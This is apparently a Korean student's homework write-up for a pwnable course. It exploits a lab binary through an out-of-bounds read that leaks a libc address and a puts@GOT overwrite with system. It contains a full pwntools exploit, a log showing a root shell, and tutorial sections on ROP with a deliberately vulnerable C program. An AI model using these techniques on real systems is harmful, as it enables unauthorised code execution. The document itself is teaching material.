



케이녹 포너블 5회차 과제

17기 최동현 (202511688)

0. 실습 과제 (oob_student)

```
1  int __fastcall main(int argc, const char **argv, const char **envp)
2  {
3      __int64 v4; // [rsp+8h] [rbp-58h] BYREF
4      __QWORD *v5; // [rsp+10h] [rbp-50h] BYREF
5      __int64 v6; // [rsp+18h] [rbp-48h] BYREF
6      char s[8]; // [rsp+20h] [rbp-40h] BYREF
7      __int64 v8; // [rsp+28h] [rbp-38h]
8      __int64 v9; // [rsp+30h] [rbp-30h]
9      __int64 v10; // [rsp+38h] [rbp-28h]
10     __int64 v11; // [rsp+40h] [rbp-20h]
11     __int64 v12; // [rsp+48h] [rbp-18h]
12     __int64 v13; // [rsp+50h] [rbp-10h]
13     __int64 v14; // [rsp+58h] [rbp-8h]
14
15     *(__QWORD *)s = 0;
16     v8 = 0;
17     v9 = 0;
18     v10 = 0;
19     v11 = 0;
20     v12 = 0;
21     v13 = 0;
22     v14 = 0;
23     v6 = 0;
24     v5 = nullptr;
25     v4 = 0;
```

```
26     setup(a1: argc, a2: argv, a3: envp);
27     state = (__int64)&printf;
28     printf(format: "index> ");
29     if ( (unsigned int)__isoc99_scanf(a1: "%ld", &v6) != 1 )
30         return 1;
31     if ( v6 > 7 )
32         printf(format: "index too large\n");
33     else
34         printf(format: "value: %#lx\n", qword_404088[v6]);
35     printf(format: "address> ");
36     if ( (unsigned int)__isoc99_scanf(a1: "%lx", &v5) != 1 )
37         return 1;
38     printf(format: "value> ");
39     if ( (unsigned int)__isoc99_scanf(a1: "%lx", &v4) != 1 )
40         return 1;
41     *v5 = v4;
42     getchar();
43     printf(format: "command> ");
44     if ( fgets(s, n: 64, stream: stdin) == nullptr )
45         return 1;
46     s[strcspn(s, reject: "\n")] = 0;
47     puts(s);
48     return 0;
49 }
```

◦ 해당 프로그램의 shell을 탈취할 취약점을 살펴보면 GOT Overwrite 했던 문제와 같은 형식의 시나리오였습니다.

- 1) 맨 마지막 puts(s)를 system(s)로 바꾸기 위해 address> 부분에 puts@GOT 주소를 입력한다.
- 2) value> 부분에 system 함수의 주소를 입력한다.
- 3) ***v5 = v4;** 를 통해 puts@GOT 값에 system()함수 주소가 들어가게 되어 puts가 call되면 puts(s) -> system(s)이 된다.
- 4) 단 문제가 해당 프로그램안에 libc system() 함수 plt 코드가 없기에 따로 제공된 libc.so.6 파일을 참고해야한다.
- 5) 게다가 ASLR 때문에 libc base 주소를 leak해야하는 단계가 또 필요하다.

0. 실습 과제 (oob_student)

```
100% 5% 13 GB 1.0 kB↓ 2.0 kB↑
~/Desktop/CHOI checksec ./PWN/pwn05/chall_patched
[*] '/Users/choi/Desktop/CHOI/PWN/pwn05/chall_patched'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
RUNPATH:   b'.'
Stripped:  No

~/Desktop/CHOI ssh -p 22 root@192.168.10.135 "ldd /root/workbench/PWN/pwn05/chall_patched"
Welcome to Cyber Security Environments (Ubuntu Server 26.04 LTS [\n] [\l])
Server IP: (\4{ens32})
root@192.168.10.135's password:
linux-vdso.so.1 (0x00007859569cb000)
libc.so.6 => /usr/lib/x86_64-linux-gnu/libc.so.6 (0x0000785956600000)
./ld-2.35.so => /lib64/ld-linux-x86-64.so.2 (0x00007859569cd000)

~/Desktop/CHOI ssh -p 22 root@192.168.10.135 "ldd /root/workbench/PWN/pwn05/chall_patched"
Welcome to Cyber Security Environments (Ubuntu Server 26.04 LTS [\n] [\l])
Server IP: (\4{ens32})
root@192.168.10.135's password:
linux-vdso.so.1 (0x00007ff8075f0000)
libc.so.6 => /usr/lib/x86_64-linux-gnu/libc.so.6 (0x00007ff807200000)
./ld-2.35.so => /lib64/ld-linux-x86-64.so.2 (0x00007ff8075f2000)

~/Desktop/CHOI
[0] 0:zsh* "CHOI-MacBook-Pro.local" 03:55 30- 8-26
```

0. 실습 과제 (oob_student)

```
0x000000000040122e <+101>:  mov     rax,QWORD PTR [rip+0x2dbb]      # 0x403ff0
0x0000000000401235 <+108>:  mov     QWORD PTR [rip+0x2e44],rax      # 0x404080 <state>
```

```
state = (__int64)&printf;
```

```
if ( v6 > 7 )
    printf(format: "index too large\n");
else
    printf(format: "value: %#lx\n", qword_404088[v6]);
```

```
0x0000000000401284 <+187>:  mov     rax,QWORD PTR [rbp-0x48]
0x0000000000401288 <+191>:  lea     rdx,[rax*8+0x0]
0x0000000000401290 <+199>:  lea     rax,[rip+0x2df1]                # 0x404088 <state+8>
0x0000000000401297 <+206>:  mov     rax,QWORD PTR [rdx+rax*1]
0x000000000040129b <+210>:  mov     rsi,rax
0x000000000040129e <+213>:  lea     rax,[rip+0xd6b]                # 0x402010
0x00000000004012a5 <+220>:  mov     rdi,rax
0x00000000004012a8 <+223>:  mov     eax,0x0
0x00000000004012ad <+228>:  call    0x401090 <printf@plt>
```

위 사진을 보면 state에 printf 주소가 들어가는 구문이 있는것을 볼 수 있다. gdb 화면을 통해서도 (rip+0x2e44) 부분에 printf 주소값이 들어가는데, 주석으로 친절하게 0x404080 주소가 state라고 알려주고 있는것을 볼 수 있습니다.

또한 index값이 rbp-0x48에 들어가는데, 이 인덱스 값이 $[index * 8 + 0x0]$ 되어 $[state + (index * 8)]$ 되는데, value: 로 출력되는 배열 시작주소가 gdb로 친절하게 0x404088 <state+8>로 시작되게 됩니다. 만약 index값이 음수인 -1이 되면 0x404080이 되어 libc printf 주소가 노출되게 됩니다.

해당 음수가 입력되는지 필터링 부분을 보면 if (v6 > 7)로 7보다 높은 값만 필터링되고 음수는 입력되는것을 보아 printf leak이 가능해진다.

0. 실습 과제 (oob_student)

```
96% 11%
1 from pwn import *
2 VM_HOST, VM_PORT = "192.168.10.135", 22 # My VM Server
3 HOST, PORT = "addr", 1234
4 cwd = "/root/workbench/PWN/pwn05"
5
6 exe = ELF("./chall_patched", checksec=False)
7 libc = ELF("./libc.so.6", checksec=False)
8
9 context.binary = exe
10 context.log_level = 'debug'
11 context.terminal = ["tmux", "splitw", "-h"]
12
13 def conn():
14     if args.LOCAL:
15         sh = ssh(host=VM_HOST, port=VM_PORT, user="root", password="password")
16         p = sh.process([f"{cwd}/chall_patched"], cwd=cwd)
17         gdb.attach(p)
18     else:
19         p = remote(HOST, PORT)
20     return p
```

◦ index에 -1값 입력 후 printf leak을 먼저 한다.

Leak된 주소를 통하여 libc base 주소를 따서 address> 에 puts@GOT 입력 후 value> 부분에 libc base 를 통해 구한 system 주소를 입력하여 puts(s) -> system(s) 로 바꾼후 문자열 **"/bin/sh"**을 입력하여 shell 을 탈취 하게 된다.

```
96% 11%
23 def main():
24     # === Alias === #
25     p = conn()
26     s = p.send
27     sl = p.sendline
28     sla = p.sendlineafter
29     sa = p.sendafter
30     r = p.recv
31     ru = p.recvuntil
32     rn = p.recv
33     rl = p.recvline
34     # === Exploit === #
35     log.info("happy pwn!")
36     sla(b"index> ", b"-1")
37     ru(b"value: ")
38     printf_leak = int(rn(14), 16)
39     log.success(f"printf = {hex(printf_leak)}")
40     printf_offset = libc.sym.printf
41     libc.address = printf_leak - printf_offset
42     log.success(f"base = {hex(libc.address)}")
43     puts_got = exe.got.puts
44     log.success(f"puts@GOT = {hex(puts_got)}")
45     sla(b"address> ", hex(puts_got).encode())
46     system = libc.sym.system
47     log.success(f"system = {hex(system)}")
48     sla(b"value> ", hex(system).encode())
49     sla(b"command> ", b"/bin/sh")
50     # ===== #
51     p.interactive()
52
53 if __name__ == "__main__":
54     main()
```


0. 실습 과제 (oob_student)

```
100% 8% 14 GB 1.0 kB↓ 1.0 kB↑
[!] ASLR is disabled for '/root/workbench/PWN/pwn05/chall_patched'!
[+] ing new channel: b'stty raw -ctlecho -echo; cd /root >/dev/null 2>&1; mktemp': Done
[+] Receiving all data: Done (20B)
[DEBUG] Received 0x14 bytes:
    b'/tmp/tmp.2CHwNDAGla\n'
[*] Closed SSH channel with 192.168.10.135
[DEBUG] Created script for new terminal:
    #!/Users/choi/Desktop/CHOI/PWN/.venv/bin/python3
    import os
    os.execve('/usr/local/bin/sshpas', ['sshpas', '-p', 'password', 'ssh', '-C', '-t',
    '-p', '22', '-l', 'root', '192.168.10.135', 'gdb', '-q', '/root/workbench/PWN/pwn05/chall
    _patched', '4828', '-x', b'/tmp/tmp.2CHwNDAGla'], os.environ)
[DEBUG] Launching a new terminal: ['/usr/local/bin/tmux', 'splitw', '-h', '-F#{pane_pid}',
    '-P', '/var/folders/dt/409rbp4x3wbghtgh1dvmv2kr000gn/T/tmpcgo823tb']
[*] happy pwn!
[DEBUG] Received 0x7 bytes:
    b'index> '
[DEBUG] Sent 0x3 bytes:
    b'-1\n'
[DEBUG] Received 0x1f bytes:
    b'value: 0x71d44e8606f0\n'
    b'address> '
[+] printf = 0x71d44e8606f0
[+] base = 0x71d44e800000
[+] puts@GOT = 0x404018
[DEBUG] Sent 0x9 bytes:
    b'0x404018\n'
[+] system = 0x71d44e850d70
[DEBUG] Received 0x7 bytes:
    b'value> '
[DEBUG] Sent 0xf bytes:
    b'0x71d44e850d70\n'
[DEBUG] Received 0x9 bytes:
    b'command> '
[DEBUG] Sent 0x8 bytes:
    b'/bin/sh\n'
[DEBUG] Sent 0xd bytes:
    b'id && whoami\n'
[*] Switching to interactive mode
[DEBUG] Received 0x2 bytes:
    h'# '
# $ [DEBUG] Received 0x27 bytes:
    b'uid=0(root) gid=0(root) groups=0(root)\n'
    uid=0(root) gid=0(root) groups=0(root)
[DEBUG] Received 0x5 bytes:
    b'root\n'
    root
[DEBUG] Received 0x2 bytes:
    b'# '
# $
[1] 0:sshpas*
```

```
registers
$rax : 0xffffffffffffe00
$rbx : 0x0
$rcx : 0x000071d44e8ea3aa → 0x5e77ffff0003d48 ("H=?")
$rdx : 0x0
$rspx : 0x00007fff76dd9028 → 0x000071d44e850bdb → 0x244439e074fff883
$rbp : 0x00007fff76dd9048 → 0x000012e1ffffffff
$rsi : 0x00007fff76dd9048 → 0x000012e1ffffffff
$rdi : 0x12e1
$rip : 0x000071d44e8ea3aa → 0x5e77ffff0003d48 ("H=?")
$r8 : 0x00007fff76dd9090 → 0x0000000000010000
$r9 : 0x0
$r10 : 0x0
$r11 : 0x246
$r12 : 0x00007fff76dd90b0 → 0x0000000000000000
$r13 : 0x000071d44ea1c7a0 → 0x0000000000000000
$r14 : 0x000071d44ea1c840 → 0x0000000000000000
$r15 : 0x00007fff76dd9070 → 0x000071d44e850c60 → 0x0009be53fa1e0ff3
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtual
x86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

stack
0x00007fff76dd9028|+0x000: 0x000071d44e850bdb → 0x244439e074fff883 ← $rsp
0x00007fff76dd9030|+0x0008: 0x000071d44ea1c7a0 → 0x0000000000000000
0x00007fff76dd9038|+0x0010: 0x000071d44ea1c840 → 0x0000000000000000
0x00007fff76dd9040|+0x0018: 0x00007fff76dd9410 → 0x0068732f6e69622f ("/bin/sh"? )
0x00007fff76dd9048|+0x0020: 0x000012e1ffffffff ← $rbp, $rsi
0x00007fff76dd9050|+0x0028: 0x000071d44ea1c7a0 → 0x0000000000000000
0x00007fff76dd9058|+0x0030: 0x000071d44ea1c840 → 0x0000000000000000
0x00007fff76dd9060|+0x0038: 0x00007fff000012e1

code:x86:64
0x71d44e8ea3a1 jne 0x71d44e8ea3b8
0x71d44e8ea3a3 mov eax, 0x3d
0x71d44e8ea3a8 syscall
→ 0x71d44e8ea3aa cmp rax, 0xffffffffffffe00
0x71d44e8ea3b0 ja 0x71d44e8ea410
0x71d44e8ea3b2 ret
0x71d44e8ea3b3 nop DWORD PTR [rax+rax*1+0x0]
0x71d44e8ea3b8 sub rsp, 0x28
0x71d44e8ea3bc mov DWORD PTR [rsp+0x14], edx

threads
[#0] Id 1, Name: "chall_patched", stopped 0x71d44e8ea3aa in ?? (), reason: STOPPED

trace
[#0] 0x71d44e8ea3aa → cmp rax, 0xffffffffffffe00
[#1] 0x71d44e850bdb → cmp eax, 0xffffffff
[#2] 0x71d44ea1c7a0 → add BYTE PTR [rax], al
[#3] 0x71d44ea1c840 → add BYTE PTR [rax], al
[#4] 0x7fff76dd9410 → (bad)

gef>
```


"CHOI-MacBook-Pro.loc" 04:16 30- 8-26

1-1. ROP (Return-Oriented Programming) 구조

• ROP(Return-Oriented Programming)란?

• ROP는 콜 스택(Call Stack)의 제어 흐름을 하이재킹(Hijacking)하여 공격자가 메모리에 직접 기계어를 주입하지 않고도 이미 **실행 권한이 부여된 메모리 영역(Code Section, 라이브러리)**에 존재하는 **기계어 조각(Gadget)**들을 연쇄적으로 **호출**하여 시스템 명령을 실행하는 공격 기법입니다.

→ 스택 버퍼 오버플로우(BOF)를 통해 반환 주소(Return Address)를 조작할 때, 단일 함수로 점프하는 *RTL(Return-to-Library)*을 넘어 **레지스터 세팅, 메모리 쓰기, 함수 호출** 등의 복합적인 연산을 스택 레이아웃만으로 **프로그래밍(Programming)**하듯 구성하는 것이 핵심입니다.



1-2. ROP (Return-Oriented Programming) 구조

- ROP가 필요한 이유 : NX(No-eXecute) 메모리 보호 기법 때문에

◦ 하드웨어(CPU)와 운영체제는 메모리 페이지의 속성을 물리적으로 분리하는 **NX Bit (No-Execute)** 기술을 사용합니다.

이 기법이 적용되면 스택(Stack), 힙(Heap), 데이터(Data) 영역의 메모리 페이지는 *Read/Write (RW-)* 권한만 가질 뿐, **Execute (실행) 권한**이 커널 레벨에서 **제거**됩니다. 따라서 스택에 주입된 기계어(Shellcode)를 CPU가 디코딩하려 시도하면 즉시 SIGSEGV 예외가 발생하며 프로세스가 강제 종료됩니다.

→ **ROP**는 이미 실행 권한(R-X)이 존재하는 .text 영역이나 libc.so 영역의 코드를 **재사용**하므로 이 NX 보호 기법을 아키텍처 수준에서 우회할 수 있습니다.

```
100% 9%
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4
5 void vuln() {
6     char buf[32];
7
8     write(1, "input> ", 7);
9     read(0, &buf, 256);
10 }
11
12 int main(void) {
13     setvbuf(stdin, 0, 2, 0);
14     setvbuf(stdout, 0, 2, 0);
15
16     vuln();
17
18     return 0;
19 }
```


```
100% 8%
(.venv) root@ubuntu-server:/mnt/PWN/week05# checksec --file=rop
[*] '/mnt/PWN/week05/rop'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
Stripped: No
(.venv) root@ubuntu-server:/mnt/PWN/week05#
```


2. Code Reuse Attack (CRA, 코드 재사용 공격) 메커니즘

- CRA(Code Reuse Attack)란?

• **Code Reuse Attack(CRA)**은 ROP를 포함하는 상위 개념의 공격 개념입니다. 공격자가 악성 코드를 시스템의 메모리 페이지에 새롭게 할당 (Injection)하는 대신, 프로세스 가상 **메모리 공간에 이미 로드**되어 있는 정상적인 기계어 명령어들을 해커의 의도에 맞게 **재조합**하여 악성 행위를 수행하는 기법입니다.

→ 해커는 이 정상적인 코드 블록들을 레고 블록처럼 조립하여 원래 프로그램의 제어 흐름(Control Flow)에 존재하지 않았던 새로운 **시스템 셸 획득** **`system("/bin/sh")`** 프로세스를 강제 창조해 냅니다.



3-1. Gadget의 기계어 구조 및 ret의 메커니즘

- CRA(Code Reuse Attack)란?

◦ **Gadget(코드 조각)**은 Code Reuse Attack을 구성하는 최소 단위의 기계어 조각입니다. 가젯의 필수 조건은 반드시 마지막 명령어가 **ret(0xC3)**로 끝나야 한다는 것입니다.

→ **RET 명령어 CPU 동작 원리**> ret가 실행되면 CPU는 내부적으로 **pop rip**를 수행합니다. 즉, 현재 스택 포인터(RSP)가 가리키는 메모리에서 **8바이트 값**을 읽어와 명령어 포인터 레지스터(RIP)에 대입하고, RSP를 8바이트 증가시켜(높은 주소로 이동) 다음 스택 데이터를 가리키게 합니다.

이러한 동작 원리 때문에 하나의 가젯 실행이 끝나고 **ret**를 만나면 CPU는 스택에 대기 중인 다음 가젯의 주소를 순차적으로 읽어 들여 제어 흐름을 연속적으로 이어가게 됩니다. (*Chaining*)




3-2. Gadget의 기계어 구조 및 ret의 메커니즘

- ROP Gadget 종류 및 레지스터 세팅 (System V AMD64 ABI)

： 우리의 목표인 `system("/bin/sh")`를 실행하려면 **RDI 레지스터**에 `"/bin/sh"` 문자열이 존재하는 메모리 주소를 넣어야 합니다. 이를 위해 스택에서 값을 꺼내 레지스터에 적재하는 특정 가젯을 탐색합니다.

→ **pop rdi; ret** > 1) **pop rdi** : top을 가리키고 있는 스택 값(해커가 써둔 `"/bin/sh"` 문자열 주소)을 꺼내어 RDI 레지스터 대입
2) **ret** : 스택의 그 다음 값을 꺼내어 RIP로 점프



3-3. Gadget의 기계어 구조 및 ret의 메커니즘

- ROPgadget 도구를 이용한 물리적 주소 추출

정적 분석 단계에서 해커는 타겟 바이너리(.text 섹션) 내부의 기계어를 바이트 스캔하여 익스플로잇에 필요한 가젯들의 가상 메모리 주소(Virtual Address)를 물리적으로 추출해 내야 합니다. (만약 No PIE 상태이면 이 주소는 런타임에도 변하지 않습니다.)

```
100% 8% 13 GB
(.venv) root@ubuntu-server:/mnt/PwN/week05# ROPgadget --binary ./rop --only "pop|ret"
Gadgets information
=====
0x0804901e : pop ebx ; ret
0x0804900a : ret
0x0804911b : ret 0xe8c1
System V ABI 기준의 pop rdi; ret 충족

Unique gadgets found: 3
(.venv) root@ubuntu-server:/mnt/PwN/week05# objdump -d ./rop | head -n 20

./rop:      file format elf32-i386

Disassembly of section .init:

08049000 <_init>:
8049000:      53                push    %ebx
8049001:      83 ec 08          sub     $0x8,%esp
8049004:      e8 b7 00 00 00    call   80490c0 <__x86.get_pc_thunk.bx>
8049009:      81 c3 eb 2f 00 00 add     $0x2feb,%ebx
804900f:      8b 83 f4 ff ff ff mov     -0xc(%ebx),%eax
8049015:      85 c0             test    %eax,%eax
8049017:      74 02            je      804901b <_init+0x1b>
8049019:      ff d0            call    *%eax
804901b:      83 c4 08          add     $0x8,%esp
804901e:      5b                pop     %ebx
804901f:      c3                ret

Disassembly of section .plt:
(.venv) root@ubuntu-server:/mnt/PwN/week05#
```

4-1. ROP Chain Exploit 코드 작성 실습

- C 소스 코드 및 보호 기법 확인

```
100% 1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4
5 void vuln() {
6     char buf[32];
7
8     write(1, "input> ", 7);
9     read(0, &buf, 256);
10 }
11
12 int main(void) {
13     setvbuf(stdin, 0, 2, 0);
14     setvbuf(stdout, 0, 2, 0);
15
16     vuln();
17
18     return 0;
19 }
```

```
100% 8%
(.venv) root@ubuntu-server:/mnt/PWN/week05# checksec --file=rop
[*] '/mnt/PWN/week05/rop'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
Stripped: No
(.venv) root@ubuntu-server:/mnt/PWN/week05#
```

4-2. ROP Chain Exploit 코드 작성 실습

- read/write 시 사용할 PPPR(pop, pop, pop, ret) 가젯 주소 확인 및 bss 주소 확인

```
100% 7% 13 GB
(.venv) root@ubuntu-server:/mnt/PWN/week05# ROPgadget --binary ./rop --only "pop|ret"
Gadgets information
=====
0x0804901e : pop ebx ; ret
0x0804900a : ret
0x0804911b : ret 0xe8c1

Unique gadgets found: 3
(.venv) root@ubuntu-server:/mnt/PWN/week05# objdump -d ./rop | head -n 20

./rop:      file format elf32-i386

Disassembly of section .init:

08049000 <_init>:
8049000:  53                push    %ebx
8049001:  83 ec 08          sub     $0x8,%esp
8049004:  e8 b7 00 00 00    call   80490c0 <__x86.get_pc_thunk.bx>
8049009:  81 c3 eb 2f 00 00 add     $0x2feb,%ebx
804900f:  8b 83 f4 ff ff ff mov     -0xc(%ebx),%eax
8049015:  85 c0             test    %eax,%eax
8049017:  74 02             je      804901b <_init+0x1b>
8049019:  ff d0             call    *%eax
804901b:  83 c4 08          add     $0x8,%esp
804901e:  5b               pop     %ebx
804901f:  c3               ret

Disassembly of section .plt:
(.venv) root@ubuntu-server:/mnt/PWN/week05#
```

```
100% 9%
(.venv) root@ubuntu-server:/mnt/PWN/week05# readelf -S rop | grep ".bss"
[24] .bss          NOBITS      0804c018 003018 000004 00 WA 0 0 1
(.venv) root@ubuntu-server:/mnt/PWN/week05#
```

32비트 프로그램 기준
add 0x8, \$esp를 통하여
인자(4바이트) 2개를 pop하는 것과 같아짐

4-3. ROP Chain Exploit 코드 작성 실습

- Exploit payload 작성 (#1)

```
100% 6%
1 from pwn import *
